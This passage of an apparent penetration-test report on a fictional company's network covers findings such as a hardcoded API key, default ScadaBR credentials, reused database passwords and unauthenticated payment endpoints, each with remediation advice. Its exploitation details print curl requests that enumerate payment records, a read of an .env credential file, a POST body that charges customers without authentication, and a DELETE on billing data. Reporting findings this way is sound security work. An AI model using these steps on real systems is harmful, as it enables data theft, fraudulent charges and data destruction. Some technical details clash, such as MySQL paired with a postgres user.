
[19] https://www.postgresql.org/docs/7.0/security.htm

C.11 - Hardcoded legacy whatchamacallit API key exposed to client

Affected Service/Host:
10.0.17.12 (scrumdiddlyumptious) — HTTP storefront frontend on port 80
10.0.17.13 (whatchamacallit) — HTTP API on port 80

Comprehensive Risk Index (CRI):
Critical (8.1)

Vulnerability Severity: Critical
Likelihood (Ease of Exploitation & Exposure): Very High
Business Impact: Critical
Effort to Fix: Low
Compliance Risk: Critical



Description: The API located on "whatchamacallit" (10.0.17.13) includes an endpoint that returns authentication tokens. These credentials can be used to access the whatchamacallit web API, exposing sensitive customer and business information.

Business Impact: Critical. As with finding C.6, These credentials allow complete read/write access to LBC's customer and inventory information as the identity of any storefront user, exposing customer personally identifiable information (PII), billing information, and information of LBC's items.

Regulatory: Like other critical vulnerabilities detailed above, this vulnerability implicates both PCI-DSS and GDPR because it holds PII, billing information, and even intellectual property at risk. Fines are great under both frameworks, from up to $100,000 a month under PCI-DSS to 4 percent of global revenue under GDPR.

Exploitation Details:
[redacted] visited http://10.0.17.12/ and observed that the Config.js file was loaded. This file contained a hardcoded API key for the whatchamacallit on http://10.0.17.13/:





Figure #24: Authentication token exposed to client in Config.js. Credentials redacted.

[redacted] observed that this token was valid and able to be used to authenticate to the API located at 10.0.17.13:80. Any requests made to an API endpoint (e.g. "/v1/customer/", "/v1/inventory") supplying this credential via the "x-lbc-api-token" header successfully pass authentication, regardless of the entity (e.g. customer) for which the request is made.



Figures #25: API endpoint returning customer information.

Remediation Recommendations:

- Remove the hardcoded, client-visible API key from the frontend application.
- Do not use hard-coded static authentication tokens in production applications.
- Ensure authentication tokens only grant access to the account of the user for whom they are issued.

High Risk

H.1 - Default Credentials for ScadaBR Admin

Comprehensive Risk Index (CRI):
High (7.9)

Affected Service/Host: 10.0.17.50 (serial) — ScadaBR on port 9090


Vulnerability Severity: Very High

Likelihood (Ease of Exploitation & Exposure): Very High

Business Impact: Critical

Effort to Fix: Low

Compliance Risk: Critical




Description: The ScadaBR admin web interface is accessible with weak default credentials.

Business Impact: Critical. A malicious actor could modify deployments and version control for LBC services and applications, with ramifications for integrity and availability for these endpoints and the confidentiality of an in-development product. At its worst, this vulnerability could impact food safety, with potentially catastrophic consequences for health and customer trust.

Regulatory: Critical. Default credential use may be viewed as a breach of PCI requirements to build and maintain secure networks and systems. Also, this vulnerability could be used as a vector to compromise the rest of LBC's environment, endpoints and PLC infrastructure. This may prompt audits, governmental scrutiny, and impact LBC's reputation in consumers' eyes. Finally, this vulnerability could implicate food-safety frameworks like the EU General Food Law and FDA Protective Controls requirements.

Exploitation Details:
Via the ScadaBR web interface, [redacted] signed into the ScadaBR using the default username "admin" with default password "admin", as seen in *Figures* #26-27..



Figures #26-27: ScadaBR web interface accessible with default credentials

Remediation Recommendations:

- Ensure all accounts on all services have unique, randomly-generated passwords.

H.2 - Database password reuse exposes customer, business information

Affected Service/Host: 10.0.17.14 (charley) — MySQL on port 3306
Comprehensive Risk Index (CRI):
High (7.8)


Vulnerability Severity: Very High

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: Critical

Effort to Fix: Medium

Compliance Risk: Very High



Description: MySQL server in Charley reuse a password for both *root* and *postgres* user accounts.

Business Impact: Critical. Databases containing PII of customers and trade secrets such as LBC vendors should be protected with the utmost care, and password reuse can compromise LBC's confidentiality.

Regulatory: Like many of the identified critical vulnerabilities, both GDPR and PCI-DSS are implicated because personal and cardholder data must be protected. Password reuse may be treated as a severe violation, incurring significant fines on the order of thousands of dollars per month (PCI) or millions of dollars (GDPR).

Exploitation Details:
The MySQL server on host *charley* (10.0.17.14) uses the same password to authenticate as user *root* and user *postgres*. After obtaining remote code execution on host *eggdicator* (10.0.17.10), [redacted] were able to review server files and located environment variables that revealed the password for *root* and *postgres* were the same, as seen in *Figure #28.*

```
root@eggdicator:~# cat /opt/app/.env
JAWBREAKER_APP_NAME=jawbreaker
JAWBREAKER_APP_HOST=jawbreaker-api
JAWBREAKER_APP_PORT=8000
JAWBREAKER_DB_APP_NAME=jawbreaker-db
JAWBREAKER_DB_HOST=charley.warehouse.lebonboncroissant.com
JAWBREAKER_DB_PORT=5432
JAWBREAKER_DB_USER=postgres
JAWBREAKER_DB_PASSWORD=[redacted]
JAWBREAKER_DB_DATABASE=jawbreaker
JAWBREAKER_DB_ROOT_USER=root
JAWBREAKER_DB_ROOT_PASSWORD=[redacted]
JAWBREAKER_PROXY_APP_NAME=jawbreaker-proxy
JAWBREAKER_PROXY_HOST=jawbreaker-proxy
JAWBREAKER_PROXY_HTTP_PORT=80
JAWBREAKER_PROXY_HTTPS_PORT=443
```

Figure #29: Database password found in application configuration.

Remediation Recommendations:

- Avoid reusing passwords, especially on sensitive systems (see finding C.1). Each database user, on each database server, should use a distinct, randomly-generated credential.

H.3 - Information leakage in Jawbreaker web application API

Affected Service/Host: 10.0.17.10 (eggdicator) — Jawbreaker web app on port 80

Comprehensive Risk Index (CRI):
High (7.7)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: Critical

Effort to Fix: Medium

Compliance Risk: Critical



Description: The Jawbreaker web application API leaks customer payment information, payment methods, and order status through a publically accessible endpoint.

Business Impact: High. An attacker can use this API to enumerate customer payment processing and orders in progress. This endpoint is accessible without authentication, posing regulatory risks, as explained below, as well as reputational impacts from a data breach. Because LBC's success hinges upon consumer trust, LBC cannot afford security lapses in this manner.

Regulatory: This is critically important. Customer payment information is PII, and both GDPR and PCI-DSS are implicated. Fines may range into the tens of thousands of dollars, not to mention the public-relations impact of a breach of payment information.

Exploitation Details:
[redacted] a path named `/endpoints` on the web server 10.0.17.10 which listed API endpoints for the Jawbreaker service.




Figure #30: Enumerating API endpoints on Jawbreaker application.

[redacted] could visit these endpoints to reveal customer data, including payment amounts, payment statuses, and customer IDs on individual accounts.




Figure #31: Payment information revealed through `payment` endpoint.

IDs on these endpoints were iterable, meaning each database entry produced by the API was off by one integer from the previous ID, making it trivial for an attacker to enumerate database entries.

```
┌──(root㉿kali03)-[~]
└─# curl -k "https://10.0.17.10/payment_method?id=1"                                                    60 ⨯
[{"customer_id":"d8011aed-8d90-4d82-b0d8-b5555843e07d","id":1,"payment_ref":1,"payment_type":"credit_card"}
]

┌──(root㉿kali03)-[~]
└─# curl -k "https://10.0.17.10/payment_method?id=2"
[{"customer_id":"92030164-b07b-44a3-841e-b425b7cef219","id":2,"payment_ref":2,"payment_type":"credit_card"}
]

┌──(root㉿kali03)-[~]
└─# curl -k "https://10.0.17.10/payment_method?id=3"
[{"customer_id":"92030164-b07b-44a3-841e-b425b7cef219","id":3,"payment_ref":3,"payment_type":"credit_card"}
]

┌──(root㉿kali03)-[~]
└─# curl -k "https://10.0.17.10/payment_method?id=4"
[{"customer_id":"92030164-b07b-44a3-841e-b425b7cef219","id":4,"payment_ref":4,"payment_type":"credit_card"}
]
```

Figure #32: Iterable payment method entries retrieved through cURL requests.

```
jawbreaker=# SELECT * FROM billing.payment_methods WHERE customer_id is NULL;
  id  | customer_id | payment_type | payment_ref
------+-------------+--------------+-------------
 6471 |             | credit_card  |
 6472 |             | credit_card  |
 6473 |             | credit_card  |
 6474 |             | credit_card  |
 6475 |             | credit_card  |
 6476 |             | credit_card  |
 6477 |             | credit_card  |
 6478 |             | credit_card  |
 6479 |             | credit_card  |
 6480 |             | credit_card  |
 6481 |             | credit_card  |
 6482 |             | credit_card  |
 6483 |             | credit_card  |
 6484 |             | credit_card  |
 6485 |             | credit_card  |
 6486 |             | credit_card  |
 6487 |             | credit_card  |
 6488 |             | credit_card  |
 6489 |             | credit_card  |
(19 rows)

jawbreaker=# DELETE FROM billing.payment_methods WHERE customer_id is NULL;
DELETE 19
jawbreaker=# SELECT * FROM billing.payment_methods WHERE customer_id is NULL;
 id | customer_id | payment_type | payment_ref
----+-------------+--------------+-------------
(0 rows)
```

Figure #33: Iterable entries as observed in Jawbreaker database.




Figure #34: Iterable entries accessible through the `/statuses` endpoint.

Remediation Recommendations:

- Only permit authenticated access to API endpoints
- Use non-iterating IDs for database entries

H.4 - Unauthenticated network access to memcached system

Affected Service/Host: 10.0.17.15 (bucket) — memcached on port 11211

Comprehensive Risk Index (CRI):
High (7.4)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: High

Effort to Fix: Medium

Compliance Risk: High



Description:
The memcached value store located at the 10.0.17.15 host allows unauthenticated access. An attacker may access or modify any objects that are stored in the memcached cache.

Business Impact: High. Depending on the function that the memcached value store is used for, an attacker may be able to impede business operations by arbitrarily adding, removing, or modifying objects stored in the system.

Regulatory: This vulnerability may implicate the EU General Food Law, if the memcached systems impact food safety. The cybersecurity vulnerabilities may also implicate GDPR's cybersecurity provision. A prolonged incident could halt production and prompt health inspections, audits, and recalls of food. This could incur penalties such as warnings or fines.

Exploitation Details:
[redacted] connected to the memcached service on port 11211 via the memcached client and observed that unauthenticated access is allowed.

From here, it is possible to enumerate the value store, such as obtaining system information:




Figure #35: System information returned by the "info" memcached command.

Although [redacted] did not observe any items stored over the course of the assessment, any objects stored in the system would be visible to an attacker. Further, an attacker could set or destroy arbitrary objects in the value store.

Remediation Recommendations:

- Do not allow access to memcached from the local network. Instead, limit access to the machine itself to prevent unauthorized connections. This is especially important because memcached does not support in-application authentication.

H.5 - Unauthenticated Access to viewing and generating customer payments

Affected Service/Host: 10.0.17.10 (eggdicator) — Jawbreaker on port 80
Comprehensive Risk Index (CRI):
High (7.4)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: High

Effort to Fix: Medium

Compliance Risk: High



Description: The Eggdicator API at 10.0.17.10 includes an endpoint that returns customer payment information to unauthenticated visitors. This can then be used to generate payments for customers that have a saved payment method.

Business Impact: High. An attacker can access information of LBC payments and charge LBC customers arbitrary amounts.

Regulatory: As a repeated violation, this implicates both GDPR and PCI-DSS, since payment information (which is considered PII) is implicated. Cardholder and payment data must be protected at rest behind strong authentication and authorization measures. Penalties may include severe fines, from $5,000 to $100,000 per month to increased transaction fees.

Exploitation Details:

[redacted] noticed that */payment/[ID]* returns customer payment information in without authentication, a seen in Figure #36:

Figure #36: Unauthenticated access to customer payments.

This includes the payment amount, the customer ID, and the status of the payment.

An attacker can use this information to generate a payment for a customer with a saved payment method. To do so, make a request to POST /payment with the following body, where "customer_id" is the ID of the customer from the response.

{"customer_id":"_customer_id_", "amount": 100}

This will generate a payment for the given customer, using their payment method stored in the database, demonstrating that an unauthenticated attacker can charge arbitrary customers.

Remediation Recommendations:

- Require authentication for the Eggdicator API, including to view customer payments and to generate new payments for existing customers.

H.6 - API allows unauthenticated creation of rewards account with arbitrary balance

Affected Service/Host: 10.0.17.11 (goldenticket) — goldenticket web application on port 80

Comprehensive Risk Index (CRI):
High (7.2)

